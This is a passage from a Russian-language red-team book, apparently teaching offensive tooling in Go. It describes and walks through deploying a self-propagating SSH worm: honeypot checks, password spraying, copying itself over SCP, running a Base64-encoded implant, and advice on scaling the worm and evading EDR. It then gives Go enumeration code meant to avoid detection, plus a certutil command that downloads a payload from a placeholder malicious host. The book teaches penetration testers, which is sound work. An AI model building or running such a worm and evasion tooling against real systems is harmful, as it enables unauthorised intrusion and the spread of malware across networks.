                time.Sleep(retryDelay)
                retryDelay *= 2
                if retryDelay > MAX_RETRY_DELAY {
                    retryDelay = MAX_RETRY_DELAY
                }
                continue
            }
            defer client.Close()
            infected, err := checkRemoteMutex(client)
            if err != nil {
                logMsg(fmt.Sprintf("[-] Не удалось проверить удалённый мьютекс: %v", err))
                continue
            }
--snip--
```

Листинг 5-2. Код червя на Go

Разберём этот код по потоку выполнения в функции `main`. Сценарий использует базовые пакеты Go для многих функций, включая обнаружение ханипотов через проверку того, ведёт ли себя навигация по каталогам как в реальной файловой системе (3). Конкретно он обнаруживает среды chroot с помощью `os.Stat()` для сравнения корневых каталогов файловой системы и проверки переменных окружения. На реальных системах обычно есть несколько переменных окружения, например `PATH`, и данные сервисной учётной записи.

После прохождения простых проверок ханипотов червь создаёт мьютекс в виде файла блокировки (2). Мьютекс должен быть флагом внутри процесса, но создать файл в директории `/tmp` проще, и его состояние можно прочитать по SSH. Аналогично создание файла журнала, который также будет находиться в директории `/tmp`, позволяет видеть происходящее при отладке.

По мере выполнения основная процедура пытается запускать команды полезной нагрузки с использованием нескольких сессий SSH. Если вам интересно, почему не используется псевдотерминал в рамках одной сессии, причина в том, что конвейеры и цепочки команд в наших тестах давали нестабильные результаты. Функция выполнения будет пытаться использовать LOLBins для локального перечисления хоста, проходя по списку. В реальном проекте эти команды следует изменить под ваши задачи, а не оставлять как есть, потому что они могут вызвать предупреждение EDR о локальной разведке.

После прохода по списку функция вызовет подпрограмму для приёма полезной нагрузки импланта. Использование полезной нагрузки импланта требует закодировать бинарный файл в Base64, а затем вставить его в функцию-обёртку, которая загружает его в память как двоичный объект и выполняет как подпроцесс (1).

Последняя, но не менее важная часть - процедура сканирования и заражения. Заражённый хост перечислит свои локальные интерфейсы и получит IP-адреса. Экземпляры, размещённые у CSP, например GCP, получают подсеть `/32`, хотя подключены к более крупной подсети `/24`. Базовые пакеты Go способны перечислять подсеть на традиционных интерфейсах, но размещённые в

облаке интерфейсы обычно показывают `/32`. В функции есть подпрограмма, которая автоматически предполагает `/24` и изменяет диапазон битов как часть области сканирования (4).

Сам сканер делает два прохода. Сначала он в однопоточном режиме использует таймауты соединений и задержки сканирования, чтобы проверить наличие сервисов SSH на порту TCP 22 (5). Когда он находит хосты с сервисом SSH, он помечает их как "живые", а затем пытается выполнить фактическое заражение.

> **Примечание**
> По мере доработки этого кода для собственного использования мы рекомендуем встроить механизм, позволяющий заражённым хостам общаться напрямую друг с другом, чтобы избежать избыточного сканирования. Например, заражённые хосты могли бы с помощью псевдослучайного выбора определять, какой хост сканирует следующую подсеть, а хосты с несколькими сетевыми интерфейсами получали бы приоритет для перехода между сетями. Предотвращая сканирование одних и тех же целей несколькими хостами, такой механизм также снизил бы экспоненциальный объём сканирующего трафика SSH.

Заражение использует вложенные циклы для распыления паролей, чтобы перебрать два списка паролей и логинов (6). После входа он выполняет копирование по SCP, копируя себя в директорию `/tmp`, выставляет права на выполнение и затем запускает себя в фоновом режиме. Работая в фоне на следующем заражённом хосте, он выполняет те же процедуры, затем спит до таймаута, запускает сценарий очистки и самозавершается.

Компиляция и кодирование кода импланта

В главе 4 было показано, как создать собственный имплант, включая ограниченные команды, похожие на оболочку. Чтобы сосредоточиться на механизме червя, а не на сложности полезной нагрузки, в этой лабораторной работе вы не будете использовать тот код импланта. Вместо этого используйте следующий код `helloworld.go`, чтобы скомпилировать, а затем закодировать имплант в Base64:

```
package main

import "fmt"

func main() {
    fmt.Println("ЗАМЕНИТЕ НА ИМПЛАНТ")
}
```

В ресурсах книги есть файл `helloworld-b64.txt`, чтобы было проще вставить код в модуль хоста.

Настройка заражения

Пора подготовить червя к заражению начального хоста-жертвы. Вернитесь в Google Cloud Console, перейдите в раздел экземпляров Compute Engine и нажмите раскрывающееся меню **SSH** для записи `patient0` (вернитесь к рисунку 5-8).

Откроется новое окно, и оно может попросить вас обновить токен авторизации. Нажмите **Authorize**, чтобы продолжить. Новое окно теперь должно быть вашей сессией SSH в браузере.

Импорт предварительно скомпилированного бинарного файла

Если у вас нет времени или желания вручную вставлять множество строк, закодированных Base64, что описано в следующем разделе, можно использовать предварительно скомпилированный бинарный файл. Подключитесь к хосту `patient0` по SSH, нажмите **Upload File** в правом верхнем углу и загрузите `worm-implant-1.2-bin.zip`.

После загрузки бинарного файла в домашнюю директорию распакуйте его и скопируйте в папку `/tmp`:

```
$ cd ~
$ unzip worm-implant-1.2-bin.zip
$ chmod +x worm-implant-1.2-bin
$ cp ./worm-implant-1.2-bin /tmp
```

Если вы выбрали длинный путь, полностью следуйте следующему разделу.

Ручная вставка импланта

Когда вы окажетесь в соединении SSH с `patient0`, можно передать нужные локальные файлы Go. В правом верхнем углу экрана нажмите **Upload File** и загрузите файлы `helloworld.go` и `ssh-worm-implant-1.2.go` в домашнюю директорию. Некоторые браузеры могут заблокировать загрузку в зависимости от возможностей сканирования вредоносного ПО. В таком случае может потребоваться вручную разрешить продолжение загрузки.

После подтверждения загрузки файлов выполните следующие команды, чтобы обновить версию Go, а затем проверьте, что используется версия 1.25.1. Существующие пакеты `apt-get` содержат более старую версию, которая выдаёт ошибки с кодом клиента SSH:

```
$ wget https://go.dev/dl/go1.21.5.linux-amd64.tar.gz
$ sudo tar -C /usr/local -xzf go1.21.5.linux-amd64.tar.gz
$ echo 'export PATH=$PATH:/usr/local/go/bin' >> ~/.bashrc
$ source ~/.bashrc
$ go version
```

В той же рабочей папке, куда вы загрузили файлы Go, скомпилируйте бинарный файл `helloworld`:

```
$ go build helloworld.go
// Альтернативно используйте go compile -o helloworld helloworld.go.
$ base64 > ./hello-base64.txt
```

Затем выполните следующие команды, чтобы настроить зависимости пакетов для `ssh-worm-implant-1.2.go`:

```
$ cd ~
$ mkdir worm-implant
$ mv ssh-worm-implant-1.2.go ./worm-implant
$ cd worm-implant
$ go mod init worm
$ go mod tidy
$ go mod download
```

Вставьте содержимое Base64-закодированного двоичного объекта между обратными кавычками, сохранив пробелы (см. рисунок 5-9).

Рисунок 5-9. Вставка Base64-закодированного образца импланта между обратными кавычками

Base64-имплант, использующий только `helloworld`, занимает несколько строк и увеличивает шаблон хоста с 9 КБ до 2,4 МБ на диске. После вставки выполните стандартную команду сборки:

```
$ go build -o worm ssh-worm-implant-1.2.go
$ cp ./worm /tmp
```

Теперь, когда инфраструктура готова, нужно внести последнее изменение и запустить червя.

Включение аутентификации SSH по паролю

Код Terraform не включает встроенные сценарии Bash, потому что команды требуют интерактивного ввода, который, как мы обнаружили, не всегда работает стабильно. Сейчас по умолчанию GCP использует только аутентификацию SSH на основе ключей. Вам нужно включить аутентификацию по паролю в демоне и перезапустить сервисы после добавления пользователя и пароля, на которые червь будет нацелен при попытке распыления. Подключитесь по SSH к `patient0` и выполните следующее:

```
# Добавить пользователя rttd.
sudo useradd -m rttd
sudo passwd rttd
# <Задайте пароль admin.>
# При необходимости добавить пользователя в sudoers.
sudo usermod -aG sudo rttd
# Разрешить аутентификацию SSH по паролю.
sudo vim /etc/ssh/sshd_config
# Изменить строку на
PasswordAuthentication yes
# Перезапустить сервисы.
sudo systemctl restart sshd
```

После добавления пользователя `rttd` и установки пароля измените конфигурацию SSHD, сохраните её и перезапустите сервис. Повторите эти шаги на остальных экземплярах VM `patient1` и `patient2`. Чтобы дополнительно проверить связность между хостами, выполните следующее:

```
$ ssh rttd@patient<num>
```

Теперь вы готовы намеренно активировать червя на первом хосте. Хотя в этой лабораторной работе предусмотрено несколько защитных ограничений, если в любой момент вам станет некомфортно из-за времени выполнения червя или вы обнаружите, что случайно подключили лабораторную среду к неавторизованной сети, просто выключите все три экземпляра, чтобы предотвратить дальнейшее распространение.

Заражение первого хоста

Из существующей сессии SSH на `patient0` перейдите в папку `/tmp` и выполните бинарный файл червя в фоне:

```
$ cd /tmp/
$ ./worm &
$ ls -lah
$ cat worm.log
$ tail -f worm.log
```

Вы сможете отслеживать ход работы червя и увидеть начальное выполнение полезной нагрузки и имитацию импланта в журналах. Червь должен начать медленно сканировать два других хоста, развёрнутых с сервисами SSH. Дайте ему две или три минуты на распространение из `patient0`, затем войдите в сессию SSH для `patient2` и откройте файл журнала в `/tmp`, чтобы увидеть ход выполнения (рисунок 5-10).



Рисунок 5-10. Состояние файла журнала с активностью червя на patient2

Червь скопировал себя на все три экземпляра VM с похожими выводами, и сканирование продолжилось для других хостов в сети. Последующие заражённые экземпляры VM, которые начали сканирование позже и обнаружили, что остальные уже заражены, не будут пытаться запускать имплант.

Итоги

В этой главе вы использовали Go для разработки сетевого червя, который выполняет команды и Base64-закодированную бинарную полезную нагрузку как имплант. Вы увидели, как червь может выявлять потенциальные ханипоты, обнаруживать собственную сетевую подсеть и выполнять подбор паролей с временной задержкой, чтобы предотвратить предупреждения EDR. Червь смог копировать себя с помощью встроенных возможностей SSH SCP, а затем проверять уже существующие заражения с помощью файла блокировки. Используя базовые методы обхода, вы могли бы быстро масштабировать этот имплант C2 по сети. В конце кампании сценарий очистки по умолчанию позволил червю нацеливаться только на адреса RFC 1918 и завершать себя через конечное время.

Глава 6. Локальное перечисление без LOLBins

Распространённые техники перечисления могут запускать шаблоны поведенческого обнаружения, основанные на использовании команд, скорости выполнения и частоте. В этой главе мы рассмотрим альтернативные подходы и разберём, как перечислять локальный целевой хост без использования встроенных бинарных файлов вроде `hostname`, `whoami` и похожих команд. Вы узнаете, как воспроизвести возможности пяти часто используемых категорий LOLBin с помощью Go, чтобы избежать обнаружения.

Функциональные требования

Примеры этой главы предполагают, что у вас установлен Go на выбранной ОС.

Что такое LOLBins?

LOLBins - это штатные системные утилиты локальной операционной системы, сами по себе не вредоносные. Однако со временем и этичные исследователи, и злоумышленники нашли способы злоупотреблять функциями LOLBin, чтобы выполнять вредоносные действия, выглядя при этом безвредно. Например, `Certutil.exe` - это инструмент командной строки в Microsoft Windows, который управляет цифровыми сертификатами и службами сертификатов. С помощью определённых флагов он позволяет скачивать файлы в локальную систему. Эта встроенная возможность может использоваться во вредоносных целях, чтобы доставить инструменты и вредоносное ПО на целевой хост:

```
certutil.exe -urlcache -f http://malicious.url/hapyy.exe Sad.exe
```

Использование функции `urlcache` вместе с флагом принудительной перезаписи (`-f`) позволяет скачать вредоносную полезную нагрузку с `malicious.url` и сохранить её локально как `Sad.exe`.

Почему стоит избегать LOLBins

Сегодня многие распространённые системы обнаружения имеют поведенческие и сигнатурные проверки, связанные с использованием и мониторингом LOLBin. Базы знаний вроде MITRE ATT&CK и наборы инструментов вроде Red Canary использовали LOLBins, чтобы помочь участникам SOC проверять свои возможности обнаружения. Такое широкое тестирование вместе со злоупотреблением LOLBins со стороны злоумышленников означает, что любое использование LOLBin сегодня, скорее всего, будет быстро обнаружено.

Фактически многие современные системы обнаружения мгновенно выявляют наиболее распространённые вредоносные способы использования LOLBins. Например, когда новый тестировщик ищет, как использовать LOLBin в неблаговидных целях, он обычно копирует и вставляет точный синтаксис из Google, поэтому это обнаруживается сразу. Иногда опытный атакующий изменяет или комбинирует команды, чтобы обойти обнаружение, но это становится сложнее: теперь приходится иметь дело не только с сигнатурным обнаружением, но и с ИИ и поведенческим обучением в более новых системах. Системы поведенческого обнаружения выявляют такие шаблоны, как цепочки или быстрая последовательность выполнения LOLBin, как

индикаторы вредоносной активности. Эти системы могут отслеживать все ваши действия и анализировать их, чтобы определить предполагаемую цель; в большинстве случаев они решат, что намерение вредоносное, заблокируют выполнение и предупредят SOC о поведенческом индикаторе компрометации (BIOC).

Хотя не всегда возможно избежать всех LOLBins, например вам может понадобиться копировать файлы на целевой хост или эксфильтрировать данные, перед началом следует продумать все действия, которые вы планируете выполнить на целевом хосте. Во многих операциях есть тестовая среда, где можно запускать защитные инструменты и проверять команды, чтобы заранее оценить вероятность обнаружения или возникновения проблем до перехода в производственную среду.

Пять главных категорий перечисления

При перечислении новой цели можно запускать бесконечное количество команд и собирать множество данных, но эта глава сосредоточена на пяти категориях команд, которые позволяют собрать максимум данных без стандартных LOLBins. Сначала мы обсудим команды в целом, а в следующем разделе опишем независимый от операционной системы код для их воспроизведения там, где это возможно. Обратите внимание: то, что мы остановились на этих пяти командах, не означает, что нельзя сделать то же самое для других команд, изменив или добавив код. Также учтите, что при тестировании вы можете захотеть упростить код под конкретные операционные системы.

Пять категорий: операционная система; пользователи и группы; имя хоста; конфигурация сети и межсетевого экрана; запущенные процессы, сервисы и запланированные задачи.

Операционная система

Перечисление ОС жизненно важно для работы красной команды, потому что помогает оператору создавать эффективные, целевые приёмы работы. Оно позволяет выбирать правильные методы эксплуатации, обходить защиты, специфичные для ОС, использовать подходящие инструменты и команды, а также настраивать действия после эксплуатации.

К распространённым LOLBins для операционных систем относятся следующие:

Платформа	LOLBin
Linux/Mac	`uname -a`
Windows	`winver`

Пользователи и группы

Перечисление пользователей и групп цели помогает выявлять высокоценные учётные записи, возможные ошибки конфигурации, слабые места, которые могут быть использованы, и текущий пользовательский контекст. Оно может облегчить повышение привилегий и эксплуатацию, боковое перемещение, закрепление и операции социальной инженерии.

В таблице 6-1 приведены распространённые примеры этой категории.

Таблица 6-1. Распространённые LOLBins для пользователей и групп

Категория	Linux/Mac	Windows
Пользователи	`cat /etc/users`	`net user` или `net user /domain` (пользователи домена)
Группы	`cat /etc/groups`	`net localgroup` или `net group /domain` (группы домена)

В следующем разделе вы освежите в памяти конфигурации хоста и локальной сети.

Имя хоста

Перечисление имени хоста во время задания красной команды даёт ценный контекст для нацеливания, эксплуатации, бокового перемещения, закрепления и тактик обхода. Оно может раскрыть роль или функцию целевой системы, например `DC-01.domain.com` может быть контроллером домена, дать подсказки для путей атаки и помочь понять топологию сети для достижения бокового перемещения.

Самый распространённый LOLBin для имени хоста в Linux, Mac и Windows - `hostname`.

Конфигурация сети и межсетевого экрана

Перечисление конфигурации сети и межсетевого экрана локальной цели даёт сведения о топологии сети, включая IP-пространство, маршруты, VLAN и сегментацию, а также визуальное представление о возможных других целях для бокового перемещения и путей атаки.

Таблица 6-2 перечисляет распространённые LOLBins в этой категории.

Таблица 6-2. Распространённые LOLBins для конфигурации сети и межсетевого экрана

Задача	Ubuntu Linux	Mac	Windows
Показать интерфейс и сведения об IP	`ip a`	`ifconfig -a`	`ipconfig /all`
Показать маршруты	`ip route show`	`netstat -rn`	`route print`
Показать шлюз	`ip route show | grep default`	`netstat -rn | grep default`	`ipconfig`
Показать правила межсетевого экрана	`sudo ufw status` или `sudo iptables -L -v`	`sudo pfctl -sr`	`netsh advfirewall firewall show rule name=all | more`

Сетевые сведения - только начало; продолжим перечисление информацией о процессах.

Запущенные процессы, сервисы и запланированные задачи

Перечисление запущенных процессов, сервисов и запланированных задач во время задания красной команды критически важно для обхода обнаружения, повышения привилегий, бокового перемещения, закрепления и сбора чувствительных данных. Примеры LOLBin из этой категории приведены в таблице 6-3.

Таблица 6-3. Распространённые LOLBins для процессов, сервисов и запланированных задач

Категория	Linux/Mac	Windows
Процессы	`ps -aux` или `top`	`tasklist`

Категория	Linux/Mac	Windows
Сервисы	`ps -aux` или `top`; Linux: `systemctl list-units --type=service --all`; Mac: `launchctl list`	`sc queryex type=service state=all`
Запланированные задачи	`sudo crontab -l -u USERNAME` или `atq`	`schtasks /query` или `at`

Теперь вы освежили в памяти распространённые утилиты для локального перечисления. Пора использовать другие методы, чтобы не запускать предупреждения по встроенным бинарным файлам.

Замена LOLBins собственными инструментами

В этом разделе вы создадите собственные инструменты для пяти категорий перечисления, обсуждённых выше. Цели: избежать обнаружения, по возможности использовать независимый от ОС код, избегать встроенных системных вызовов и избегать выполнения команд или похожих функций оболочки.

Для целей этой главы вы будете запускать код через интерпретируемый режим Go, чтобы наблюдать и тестировать его поведение на локальной машине перед использованием в производстве. Чтобы использовать код в реальных операциях, скомпилируйте его с помощью Go для целевой операционной системы следующим образом:

1. Создайте папку проекта командой `mkdir folder_name`.
2. Перейдите в папку проекта командой `cd folder_name`.
3. Инициализируйте проект командой `go mod init tool_name`.
4. Выполните `go mod tidy`, чтобы `go.mod` точно отражал фактические зависимости модуля, а `go.sum` содержал корректные криптографические хэши для целостности зависимостей. Это помогает поддерживать чистый и согласованный граф зависимостей проекта.
5. Используйте любимый редактор, чтобы скопировать код из этой главы в файл `.go`, создав `tool_name.go`.
6. Выполните `go get gopkg`, чтобы установить любые необходимые сторонние библиотеки, использованные в коде. Подробнее об этом в разделе "Пользователи и группы" на странице 119.
7. Соберите приложение командой `go build app_name tool_name.go`.

Обнаружение и вывод операционной системы

Код Go в листинге 6-1, `os.go`, использует библиотеку `runtime`, чтобы запросить и вывести операционную систему, на которой выполняется код.

```
package main

import (
    "fmt"
    "runtime"
)

func main() {
    os := detectOS()
    fmt.Printf("Обнаруженная операционная система: %s\n", runtime.GOOS)
    fmt.Printf("Эта система связана с: %s\n", os)
}
```

```
func detectOS() string {
    switch os := runtime.GOOS; os {
    case "windows":
        return "Windows"
    case "darwin":
        return "macOS"
    case "linux":
        return "Linux"
    case "freebsd":
        return "FreeBSD"
    case "openbsd":
        return "OpenBSD"
    case "netbsd":
        return "NetBSD"
    case "android":
        return "Android"
    case "ios":
        return "iOS"
    default:
    return "Неизвестная операционная система"
    }
}
```

Листинг 6-1. Перечисление операционной системы цели

Если программа не распознает операционную систему, она выведет найденное значение ОС вместе с сообщением, что это неизвестная операционная система. Это позволяет добавлять дополнительные ветви `case` по мере обнаружения новых операционных систем в будущих операциях. Вы можете использовать выведенное значение ОС для дополнительного исследования и соответствующего расширения кода.

Запуск `os.go` на macOS возвращает следующий вывод:

```
$ go run os.go
Обнаруженная операционная система: darwin
Эта система связана с: macOS
```

Если нужна дополнительная информация, например архитектура операционной системы, можно глубже изучить библиотеку `runtime` и использовать её вызов `goarch`.

Запрос Active Directory для пользователей и групп

Методы перечисления пользователей и групп зависят от операционной системы. У Linux и macOS подходы очень похожи, но Linux и Windows сильно различаются. Например, в Linux можно выполнить `cat /etc/passwd` и `cat /etc/group`, а в Windows пришлось бы проверять директорию `C:\users` или использовать команду вроде `net user`. Перечисление дополнительно отличается, если вы смотрите не локальных, а сетевых пользователей и группы, например в Active Directory.

Перед запуском пользовательской программы этой главы для перечисления пользователей и групп нужно скачать и установить пакет `ldap`, чтобы запрашивать Active Directory. Выполните следующие шаги, чтобы собрать список требований и установить необходимые команды:

1. Создайте папку для кода командой `mkdir ug`.
2. Перейдите в новую папку командой `cd ug`.
3. Создайте файл `ug.go` в любимом редакторе, вставьте в него листинг 6-2 и сохраните.
4. Инициализируйте проект командой `go mod init ug`.
5. Выполните `go mod tidy`.

Если команда `go mod tidy` не устанавливает пакет `ldap`, выполните `go get gopkg.in/ldap.v2`, чтобы установить его вручную.

```
package main

import (
    "bufio"
    "fmt"
    "os"
    "os/user"
    "runtime"
    "strings"

    "gopkg.in/ldap.v2"
)

// Group представляет группу пользователей.
type Group struct {
    Name  string
    Users []string
}

// GetAllUsers получает всех пользователей в системе.
func GetAllUsers() ([]*user.User, error) {
    var users []*user.User
    currentUser, err := user.Current()
    if err != nil {
        return nil, err
    }
    users = append(users, currentUser)

    // Если ОС неизвестна
    return users, nil
}

// GetGroups возвращает список групп в системе или Active Directory.
func GetGroups() ([]Group, error) {
    switch runtime.GOOS {
    case "linux":
        return getLinuxGroups()
    case "darwin": // macOS
        return getMacGroups()
    case "windows":
        return getWindowsGroups()
    default:
        return nil, fmt.Errorf("неподдерживаемая ОС")
    }
}

// getLinuxGroups читает /etc/group, чтобы перечислить группы и их участников.
func getLinuxGroups() ([]Group, error) {
    file, err := os.Open("/etc/group") // (1)
    if err != nil {
        return nil, err
    }
    defer file.Close()

    var groups []Group
    scanner := bufio.NewScanner(file)
    for scanner.Scan() {
        line := scanner.Text()
        parts := strings.Split(line, ":")
        if len(parts) > 3 {
            groupName := parts[0]
            members := strings.Split(parts[3], ",")
            groups = append(groups, Group{Name: groupName, Users: members})
        }
    }
    if err := scanner.Err(); err != nil {
        return nil, err
    }
    return groups, nil
}
```

```
// getMacGroups читает /etc/group, чтобы перечислить группы и их участников, как в Linux.
func getMacGroups() ([]Group, error) {
    return getLinuxGroups() // Использует для macOS ту же логику, что и для Linux.
}

// Получить локальные группы Windows и пользователей.
func getWindowsGroups() ([]Group, error) {
    // Заглушка для реализации Windows
    return []Group{
        {Name: "Administrators", Users: []string{"Administrator", "User1"}},
        {Name: "Users", Users: []string{"User1", "User2"}},
    }, nil
}

// GetActiveDirectoryGroups получает группы из Active Directory без аутентификации.
func GetActiveDirectoryGroups(ldapURL string) ([]Group, error) {
    conn, err := ldap.Dial("tcp", ldapURL)
    if err != nil {
        return nil, fmt.Errorf("не удалось подключиться к LDAP: %v", err)
    }
    defer conn.Close()

    // Выполнить анонимную привязку.
    err = conn.Bind("", "") // Анонимная привязка
    if err != nil {
        return nil, fmt.Errorf("не удалось выполнить анонимную привязку: %v", err)
    }

    // Искать группы.
    searchRequest := ldap.NewSearchRequest(
        "dc=example,dc=com", // Замените настройки домена своими. (2)
        ldap.ScopeWholeSubtree,
        ldap.NeverDerefAliases,
        0,     // Ограничение размера
        0,     // Ограничение времени
        false, // Только типы
        "(objectClass=group)", // Фильтр
        []string{"cn"},        // Атрибуты для получения
        nil,
    )

    res, err := conn.Search(searchRequest)
    if err != nil {
        return nil, fmt.Errorf("поиск завершился ошибкой: %v", err)
    }

    var groups []Group
    for _, entry := range res.Entries {
        groups = append(groups, Group{Name: entry.GetAttributeValue("cn")})
    }
    return groups, nil
}

// GetUserGroups возвращает группы, к которым принадлежит пользователь.
func GetUserGroups(username string) ([]string, error) {
    groups, err := GetGroups()
    if err != nil {
        return nil, err
    }

    var userGroups []string
    for _, group := range groups {
        for _, user := range group.Users {
            if user == username {
                userGroups = append(userGroups, group.Name)
            }
        }
    }
    return userGroups, nil
}
```

```
func main() {
    // Получить всех пользователей.
    users, err := GetAllUsers()
    if err != nil {
        fmt.Println("Ошибка получения пользователей:", err)
        return
    }

    // Получить группы.
    groups, err := GetGroups()
    if err != nil {
        fmt.Println("Ошибка получения групп:", err)
        return
    }

    // Вывести пользователей и их группы.
    for _, u := range users {
        userGroups, _ := GetUserGroups(u.Username)
        fmt.Printf("User: %s, Groups: %v\n", u.Username, userGroups)
    }

    // Вывести все группы.
    for _, group := range groups {
        fmt.Printf("Group: %s, Users: %v\n", group.Name, group.Users)
    }

    // Пример конфигурации Active Directory
    ldapURL := "ldap.example.com:389" // Замените на свой сервер LDAP.
    adGroups, err := GetActiveDirectoryGroups(ldapURL)
    if err != nil {
        fmt.Println("Ошибка получения групп Active Directory:", err)
        return
    }

    // Вывести группы Active Directory.
    for _, group := range adGroups {
        fmt.Printf("AD Group: %s\n", group.Name)
    }
}
```

Листинг 6-2. Перечисление пользователей и групп

Для локальных пользователей и групп программа использует вызов `os.Open()` в Linux и macOS, чтобы прочитать файл `/etc/group` (1). Хотя вызов `os.Open()` в некоторых языках программирования может запускать обнаружение, на момент написания эта программа не вызывает предупреждений.

Чтобы использовать LDAP-часть этого кода для запроса Active Directory по сетевым пользователям и группам, нужно изменить переменную `"dc=example,dc=com"` (2). Если вы не уверены, какое значение использовать, может потребоваться дополнительное перечисление, чтобы определить LDAP-серверы конкретного домена.

Запустите `ug.go` следующим образом:

```
$ go run ug.go
User: michaellasalvia, Groups: []
Group: nobody, Users: []
Group: nogroup, Users: []
Group: wheel, Users: [root]
Group: daemon, Users: [root]
Group: kmem, Users: [root]
Group: sys, Users: [root]
Group: tty, Users: [root]
Group: operator, Users: [root]
Group: mail, Users: [_teamsserver]
```

Вывод показывает текущего пользователя и все системные группы, найденные на целевой машине.

Извлечение и отображение имени хоста

Перечисление имени хоста в Go выполняется очень просто с помощью библиотеки `os` и функции `os.Hostname()`. Листинг 6-3, `hostname.go`, который работает почти во всех операционных системах, поддерживающих ваш исполняемый файл, получает имя хоста и отображает его. Если сделать это не удаётся, он возвращает ошибку.

```
package main

import (
    "fmt"
    "os"
)

func main() {
    // Получить имя хоста машины.
    hostname, err := os.Hostname()
    if err != nil {
        fmt.Println("Ошибка получения имени хоста:", err)
        return
    }

    // Вывести имя хоста.
    fmt.Printf("Hostname: %s\n", hostname)
}
```

Листинг 6-3. Перечисление имени хоста цели

Запустите `hostname.go` следующим образом:

```
$ go run hostname.go
Hostname: Michaels-MacBook-Pro-3.local
```

Теперь, когда у вас есть идентичность машины в сети, можно перейти к перечислению конфигурации сети и межсетевого экрана.

Возврат сведений о конфигурации сети и межсетевого экрана

Примеры в этом разделе предполагают, что каждая операционная система использует стандартный связанный с ней межсетевой экран: межсетевой экран Windows для Windows, `iptables` для Linux и Linux-подобных систем и встроенный межсетевой экран macOS. Если используется стороннее решение, этот код работать не будет.

Мы разделили эту программу перечисления на две части, чтобы упростить код и сделать его точнее. Сначала вы соберёте сетевые сведения, затем соберёте политики межсетевого экрана, разбитые для Windows, macOS и Linux.

> **Примечание**
> Для лучших результатов по возможности запускайте эти сценарии с повышенными правами.

Листинг 6-4, независимый от ОС, собирает интерфейсы ОС цели, IP-адреса, сетевые маски, шлюзы и маршруты. Чтобы он работал, сначала выполните следующее:

1. Создайте папку для кода командой `mkdir nt`.
2. Перейдите в новую папку командой `cd nt`.
3. Создайте файл `nt.go` в любимом редакторе, вставьте в него листинг 6-4 и сохраните.
4. Инициализируйте проект командой `go mod init nt`.
5. Выполните `go mod tidy`.

```
package main

import (
    "fmt"
    "net"

    "github.com/vishvananda/netlink"
)

// isGlobal проверяет, является ли IP-адрес глобальным, то есть не частным.
func isGlobal(ip net.IP) bool {
    return !ip.IsLoopback() && !ip.IsPrivate() && !ip.IsLinkLocalUnicast()
}

// GetNetworkInterfaces получает и выводит сетевые интерфейсы и их IP-адреса.
func GetNetworkInterfaces() {
    interfaces, err := net.Interfaces()
    if err != nil {
        fmt.Println("Ошибка получения сетевых интерфейсов:", err)
        return
    }
    for _, iface := range interfaces {
        fmt.Printf("Interface: %s\n", iface.Name)
        addrs, err := iface.Addrs()
        if err != nil {
            fmt.Println("Ошибка получения адресов:", err)
            continue
        }
        for _, addr := range addrs {
            fmt.Printf(" Address: %s\n", addr.String())
        }
    }
}

// GetDefaultGateway получает и выводит шлюз по умолчанию.
func GetDefaultGateway() {
    routes, err := netlink.RouteList(nil, 4)
    if err != nil {
        fmt.Println("Ошибка получения маршрутов:", err)
        return
    }
    for _, route := range routes {
        if route.Dst == nil { // Маршрут по умолчанию
        fmt.Printf("Шлюз по умолчанию: %s\n", route.Gw.String())
            return
        }
    }
    fmt.Println("Шлюз по умолчанию не найден.")
}

func main() {
    // Получить и вывести сетевые интерфейсы.
    GetNetworkInterfaces()

    // Получить и вывести шлюз по умолчанию.
    GetDefaultGateway()
}
```

Листинг 6-4. Получение сведений о сетевой конфигурации целевой системы

Запустите `nt.go` следующим образом:

```
$ go run nt.go
Interface: lo0
Address: 127.0.0.1/8
Address: ::1/128
Address: fe80::1/64
Interface: gif0
Interface: stf0
Interface: anpi0
Interface: anpi2
Interface: anpi1
Interface: en1
Interface: en2
Interface: en3
Interface: bridge0
Interface: utun0
Address: fe80::568f:c3c9:b230:4c9d/64
Interface: utun1
Address: fe80::bfaf:d200:44b:8e26/64
Interface: ap1
Interface: en0
Address: fe80::884:937
```

Теперь, когда сетевой конфиг ОС у вас на руках, можно получить конфигурацию межсетевого экрана.

Windows

Листинг 6-5, `wfw.go`, проверяет состояние межсетевого экрана Windows и возвращает текущие перечисленные правила.

```
package main

import (
    "bytes"
    "fmt"
    "log"
    "os/exec"
)

// runCommand выполняет команду и возвращает её вывод.
func runCommand(command string, args ...string) (string, error) {
